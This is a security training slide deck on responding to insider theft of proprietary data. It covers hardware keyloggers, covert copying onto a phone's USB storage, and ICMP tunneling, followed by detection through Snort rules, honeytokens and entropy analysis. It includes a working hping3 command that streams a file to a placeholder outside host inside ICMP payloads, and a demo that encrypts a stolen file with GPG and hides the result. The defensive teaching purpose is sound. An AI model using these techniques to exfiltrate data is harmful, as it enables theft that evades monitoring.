Proprietary Data Leaks:

Response and Recovery

Who We Are

- Sherri Davidoff
  - Security Consultant
  - Founder of Davidoff Information Security Consulting, LLC
  - MIT EE/CS, GCFA
- Jonathan Ham
  - Security Consultant, founder jham corp.
  - SANS Certified Instructor
  - CISSP, GCIA, GCIH
- Lake Missoula Group
  - Professional security consulting collective
  - http://lakemissoulagroup.com

The Tough Questions

- Today we're going to address some of the scariest scenarios
- Times are tough! Insider threat is especially high.
- Two scenarios:
  - Attacker who has physical access to your data center.
  - Attacker who has full logical administrator privileges

Proprietary Data

"Internally generated data or documents that contain technical or other types of information controlled by a firm to safeguard its competitive edge. Proprietary data may be protected under copyright, patent, or trade secret laws."

Recent Incidents

- Countrywide – employee downloaded > 20,000 customer records to USB device
- San Francisco – disgruntled network administrator held passwords hostage
- Starwood v. Hilton – senior executives left with over 100,000 strategic, proprietary documents
- *We tend to hear about customer-related data breaches, because companies do NOT want to report if they don't have to.*

Scenario 1 – Physical Access

- Attacker w/physical access to server
- ie. Network admin, backup operators, bldg maintenance, security guards, even custodial
- Marv – junior sysadmin
  - Bad performance review
  - Layoffs about to happen
  - Decides to take Crown Jewels Database
  - Doesn't have root access to the system
  - But... he can get into the Data Center

Hardware Keylogger

- Marv needs the root pwd
  - Installs a keylogger in the KVM switch
- Keyloggers:
  - Inline, inside or whole keyboard
  - Record all keystrokes
  - Password protected
  - Wireless keyloggers
  - Encrypted logs (128-bit)



Hardware Keylogger (cont'd)

- KeyCatcher-Mini
  - 65,000 keystrokes
  - Amazon $32.99
- Spybase Wireless Keylogger
  - Amazon $285
  - Remote retrieval > 300ft
- KeyGhost SX
  - Encrypted logs (128-bit)
  - 2 million keystrokes
  - Time stamping
  - $499

Keylogger – Incident Scope

- How long has keylogger been in place?
- Who planted it?
- What information has been gained already?
- What other systems are affected?

Keylogger – Incident Scope

- Serial numbers
- Device capabilities
  - ie. Wireless access
- Forensic analysis
  - esp. for unencrypted keyloggers
- OS device records (ie. Windows Registry keys)
  - monitor and record (also helps detection)
- Routine visual inspection
- Video surveillance records
- Rack and Datacenter access logs

USB drives

- Marv transfers data to his USB drive
- USB drives:
  - Very small
  - Can look innocuous
    - coins
    - pens
    - frayed USB cables
    - watches
    - lighters
    - sushi????

iPods, Cell Phones and More

- Plus, other devices have same capability
- iPod
- Digitals cameras
- Cell Phones

Motorola RAZR Demo 1

- RAZR w/ 2GB SD Micro card
- I made 3 partitions
  - PHONE
  - STATIC-BIN
  - RAZR_DATA
- Plug in; looks like a normal USB drive
- Phone only sees /dev/sdb1


```
/dev/sdb1             450M  1.6M  449M   1% /media/PHONE
/dev/sdb2             1.5G   20K  1.5G   1% /media/RAZR_DATA
/dev/sdb3              50M   22M   29M  44% /media/STATIC-BIN
```

Motorola RAZR Demo 1

- View files
- Run programs
  - Static binaries
- Transfer files
- ... and still make phone calls at the same time

```
> ls -aR /media/STATIC-BIN/
/media/STATIC-BIN/:
.       cp      gpg2      lsof      rm
..      date    grep      md5sum    rmdir
bash    dd      hexdump   memdump   route
.cache  df      hostname  mount     su
cat     dmesg   kill      mv        umount
chgrp   du      last      nice      vi
chmod   echo    less      nothing   w
chown   file    ln        ps        who
clear   .gnupg  ls        pwd
```

```
File  Edit  View  Terminal  Help
> /media/STATIC-BIN/echo 'This is being run from my phone!'
This is being run from my phone!
>
```

```
File  Edit  View  Terminal  Help
> /media/STATIC-BIN/cp /home/[redacted]/Documents/demo-sekrit-file.xls /media/RAZR_DATA/
> /media/STATIC-BIN/ls  /media/RAZR_DATA/
demo-sekrit-file.xls
>
```

Encrypted USB Drives

- What if Marv gets caught?
- Encrypted thumb drives:
  - 128/256-bit AES
  - > 8 Gb, $60-$500
  - FIPS 140 level 2
- GoldKey
- DataTraveler Blackbox
- Iron Key Basic
  - Destroys data after 10 wrong attempts
  - Very portable
  - Enterprise: remote destruction!



Poor Man's Encrypted USB Drive

- GPG
- Truecrypt
  - Travel Mode (Windows)
  - Can be "hidden"
- Detection
  - Sometimes it's easy
  - Sometimes not
    - Examine partition and disk sizes
    - Frequency analysis (more on that later...)



Motorola RAZR Demo 2

- GPG keys & bin on phone
- One-time use only
- Script called “nothing”
- Encrypts .xls and saves it on data drive
- Then writes over keys

```
> /media/STATIC-BIN/gpg2 --list-secret-keys
/home/[redacted]/.gnupg/secring.gpg
------------------------------
sec   1024D/294A8717 2009-02-26
uid                  Disgruntled Employee <demployee@yourcompany.com>
ssb   2048g/DFADF97C 2009-02-26
```

```
> /media/STATIC-BIN/nothing ~/Documents/demo-sekrit-file.xls .out
> ls -l /media/RAZR_DATA/
total 0
> ls -la /media/RAZR_DATA/
total 16
drwx------ 3 [redacted] root 4096 2009-02-26 03:48 .
drwxr-xr-x 7 root  root 4096 2009-02-26 03:13 ..
drwx------ 3 [redacted] root 4096 2009-02-26 01:12 .cache
-rwx------ 1 [redacted] root 2107 2009-02-26 03:48 .out
> file /media/RAZR_DATA/.out
/media/RAZR_DATA/.out: GPG encrypted data
>
```

Motorola RAZR Demo 2

Nothing here but us chickens...



USB – Response

- Preserve evidence
- Contact General Counsel
- Lock out suspect(s)
- Determine confidentiality/integrity of data on system(s)
- Identify systems in same area with accessible USB ports
- Monitor account and system usage
- Device connections
  - Do you have the device itself?
  - If not, identify manufacturer, serial # etc
  - Search for other connections with same info
  - Try to locate device or associated systems
- Examine system configuration changes and Group Policy
- Privileged access
  - Review commands and login times
- Video surveillance equipment

Physical Access Response and Recovery

- General physical access response:
  - Preserve evidence & chain of custody
  - Determine type of affected data
  - Lock out suspect
  - Preserve systems to scope breach
  - Forensic analysis on Marv's systems to determine exfiltration
  - Contact General Counsel immediately
    - potential administrative if not legal action

Scenario 2 – Logical Access

- Attacker w/logical access to server
  - Not physical access
- Linda – senior sysadmin
  - Bad performance review
  - Layoffs about to happen
  - Decides to take Crown Jewels Database
  - Has root but no physical access
  - Network is well monitored and logged

Covert Channels

- Linda knows the network is being monitored, though not exactly how.
  - She's not on the security team
  - She has no direct access to the monitoring setup
- She's pretty sure that she can't just download the proprietary data to her laptop without it being noticed, and perhaps logged.
- She needs some way of getting the data off the Crown Jewels server that won't be seen.

ICMP Echo Request Tunneling

What if she streams the data outbound, embedded in ICMP Echo Request packet payloads?

- To her own workstation?
- To a server on the Internet she controls?
- To a totally non-existent system somewhere?

```
hping3 -E secret_data.xls -1 -u -d \
1024 some.recipient.com

tcpdump -i eth0 -s 0 -w \
secret_data.pcap 'host \
some.sender.com and icmp'
```

ICMP Echo Request Tunneling (cont'd)

- Demo:
  - `hping` sends
  - `tcpdump` receives
  - Wireshark extracts
- Viola! Data intact!

Tunneling Countermeasures

- So what do we do to detect & respond?
- Linda had to export the data from the database to the XLS file. *Log that, and monitor the logs.*
- Linda had to run some command to export. *Log that too, at the OS level, and monitor the logs.*
- Should the Crown Jewels server be making any outbound connections at all (even ICMP Echo Requests)? *Block that! (And log that too…)*
- Can we watch for our PD on the wire…?

Interlude: Prevention, Detection, and Response/Recovery

- Focus is on Response and Recovery…
- …but there are important dependencies:
  - No Recovery without adequate Response.
  - No Response without adequate Detection.
  - No ***adequate*** Response without sufficiently detailed detection/forensics to adequately scope the breach.
- Most networks are not sufficiently instrumented to facilitate scoping the breach.
- *Better instrumentation == better, more prepared posture.*

Snort

- Most common request from my IDS clients today: “Can you write a signature to detect whenever foo is traveling outbound?”
- Answer: Of course! (Maybe…)
  - Use RegEx to watch for patterns? (eg. 123-45-6789: /\b\d{3}[\s-]*\d{2}[\s-]*\d{4}\b/)
  - Use content matching on particular strings?
  - Get creative…?

Honeytokens

- Honeytoken: some small bit of data that sits in the attractive “pot.”
- Could be:
  - A file named “passwords.xls” sitting on your web server (but outside the document root).
  - Bogus records in your client database.
  - A special, innocuous-looking string in your source code or trade secret data.
- Anything you can write a content rule to trigger on.
- Then trigger on it no matter how it leaves.

Honeytokens (cont'd)

- Demo: Let's replay the last demo, but this time both with and without honeytoken alerts:
  - hping sends
  - tcpdump receives
  - snort detects
- Viola! We now know Something Bad has happened…
- (though perhaps not the extent…)

Escalation: Encryption

- So what if Linda encrypts the data before tunneling it out?
- Heck, what if Linda merely XORs the data before tunneling it out?
- Too many encryption utilities to list.
- All of them foil our content detectors.
- Can we at least detect the use of encryption…?

Frequency Analysis

- The use of encryption is fairly easy to detect, regardless of the transmission mechanism.
- Examine the relative frequency of hex values, byte-by-byte in any data:
  - 16 possible values (0-9 and a-f)
- Unencrypted data: frequencies will be skewed:
  - more “Es” in English text
  - more “greens” in a jpeg of a mountainside, etc.
- Encrypted data: frequencies will be uniform.

Frequency Analysis (cont'd)

Histogram: a diagram depicting frequencies of intervals.





Automated Encryption Detection

- Not much going on here yet.
- It's possible to do entropy-based anomaly detection through the Snort plug-in architecture.
- Stay tuned!

Response and Recovery

- An adequate response depends on accurately **scoping** the breach.
- Honeytokens can help with this:
  - Different tokens on different systems
  - Multiple tokens embedded throughout the data
  - Centralized logging, aggregation and correlation
- *Ultimately, response must result in containment of the breach!*

Response and Recovery (cont'd)

- Recovery in a PDL case is very tricky.
  - Stolen or co-opted storage devices might be recovered…
  - …but how many copies of the data are there now?
- Recovery often involves:
  - Forensic analysis to determine scope.
  - Disclosure and efforts to rebuild reputation.
  - Prosecution and/or civil recovery.
  - Improved preventative posture.

Applying What We've Learned

- So many things to protect against!
- What if Linda combines her logical access to the CJS with her physical access to her workstation? Would your network monitoring detect the internal leak?
- Bottom line:
  - Monitoring and logging everything, everywhere, all the time.
  - Think like an Evil Insider!

Questions?

Lake Missoula Group

- Jonathan Ham
  jonathan@jhamcorp.com
- Sherri Davidoff
  sherri@davidoffsecurity.com

http://lakemissoulagroup.com